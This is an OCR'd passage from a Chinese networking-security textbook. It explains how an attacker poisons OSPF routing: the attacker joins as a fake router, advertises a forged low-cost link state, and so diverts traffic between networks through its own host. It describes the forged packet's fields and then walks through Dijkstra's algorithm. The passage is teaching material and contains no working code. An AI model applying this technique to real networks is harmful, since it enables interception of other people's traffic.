


图 6-18　网络环境

net3 网络间的通信。

为了便于研究将如图 6-18 所示的网络环境抽象为如图 6-19 所示的拓扑结构，每台路由器和每个网络都抽象为一个结点，链路旁边的数字代表了这条链路的代价。只有路由器到网络方向计算代价，反方向不计算，这里指定每条链路的代价为 2。




图 6-19　抽象的网络拓扑结构

6.2.2　攻击者发布伪造的链路状态通告报文

攻击者如何才能截获 net1 发给 net3 的通信数据呢？通过图 6-19 可知，正常情况下，R1 的路由表中到达 net3 的下一跳路由器是 R2，也就是说 net1 发往 net3 的数据会提交给 R2 路由器。如果能修改这条路由，将下一跳路由器改为攻击者主机 IP，那么攻击目的就可以实现，这可以通过发布伪造的链路状态通告报文来实现。

OSPF 是基于链路状态的路由选择协议，每隔固定的时间(例如 10s)，路由器会将自己的链路状态信息通告给临近的其他路由器。这种机制保证当网络中某条链路发生变化时，这一变化信息会及时传递给网络中的其他路由器，路由器会根据链路状态信息更新自己的路由表。攻击者正是利用这种机制发布伪造的链路状态通告报文来修改 R1 的路由表。

攻击者将自己伪造为新加入 net2 的一台路由器，首先通过 OSPF 的 HELLO 机制与 R1 和 R2 路由器建立邻接关系，使自己成为 net2 内的一台合法路由器。

接下来，攻击者发布一条伪造的链路状态信息(见图 6-19 中虚线链路)，声称自己包含一条到达 net3 的链路，其代价为 1。R1 收到这个通告报文后会更新自己的路由表，将 net3 的下一跳路由器改为攻击者 H(应用 Dijkstra 算法)。R2 收到这个通告后不会更新自己的路由表(原因后面分析)。图 6-20 给出的是攻击者伪造的链路状态通告报文。

这个伪造的数据包包括 14 字节的链路层数据、20 字节的 IP 首部、76 字节的 OSPF 链路状态通告数据。在链路层数据中，目的 MAC 地址为组播地址 01.00.5e.00.00.05，交换机会在组播端口转发这个报文。源 MAC 地址为攻击者 MAC，协议类型为 0x0800。在 IP 首部中源 IP 地址为攻击者 IP：50.1.1.3，目的 IP 为组播地址 224.0.0.5，这个组播 IP 地址用于路由器之间的通信，这保证网络内的所有路由器都会接收、处理这个数据报。




图 6-20　攻击者伪造的链路状态通告报文

在 76 字节链路状态通告数据中包含两条通告信息，第一条通告表示攻击者有一条到达 50.1.1.0 网络的链路，其代价为 2。第二条通告表示攻击者有一条到达 60.1.1.0 网络的链路，其代价为 1。

6.2.3　路由器应用 Dijkstra 算法更新自己的路由表

OSPF 路由器将定期接收到的链路状态通告报文保存在本地的链路状态数据库中，可以认为网络中每台路由器的链路状态数据库都是相同的，其中保存了所有网络链路的状态信息。更新前的链路状态数据库如图 6-21 所示，其中包括 4 条正常的网络链路的状态信息。

R1 和 R2 路由器都会收到攻击者伪造的链路状态通告报文，并将其中包含的两条链路状态信息存入链路状态数据库(见图 6-21 右侧)。R1 和 R2 路由器对更新后的链路状



图 6-21　更新前后的链路状态数据库

态数据库应用 Dijkstra 算法生成各自的路由表。

Dijkstra 算法描述如下：①从本地结点(路由器)开始，本地结点就是树根；②把代价 0 指派给这个结点，并使它成为第一个永久结点；③对最新的永久结点的每一个相邻结点进行检查，给每一个结点指派一个累计代价，并使它成为临时的(注意：不对已经是永久结点的相邻结点进行检查)；④在临时结点的清单中，a. 寻找具有最小累计代价的结点，并使它成为永久的；b. 若一个结点从多于一个方向可达，选择具有最小累计代价的方向；⑤重复步骤③、④，直到每一个结点成为永久的。

R1 路由器根据链路状态数据库计算最短路径树的过程如图 6-22 所示。第一步：以 R1 为根结点开始计算。第二步：增加 R1 的相邻结点 N1 和 N2 并计算累计代价。第三步：增加 N2 的相邻结点 H 和 R2 并计算累计代价(注意网络到路由器方向不计算代价)。第四步：增加 H 的相邻结点 N3 并计算累计代价为 3。第五步：计算 R2 结点，从 R2 也可以到达 N3，但这条路径的累计代价为 4，大于从 H 到达 N3 的累计代价 3，因此不使用这条路径。

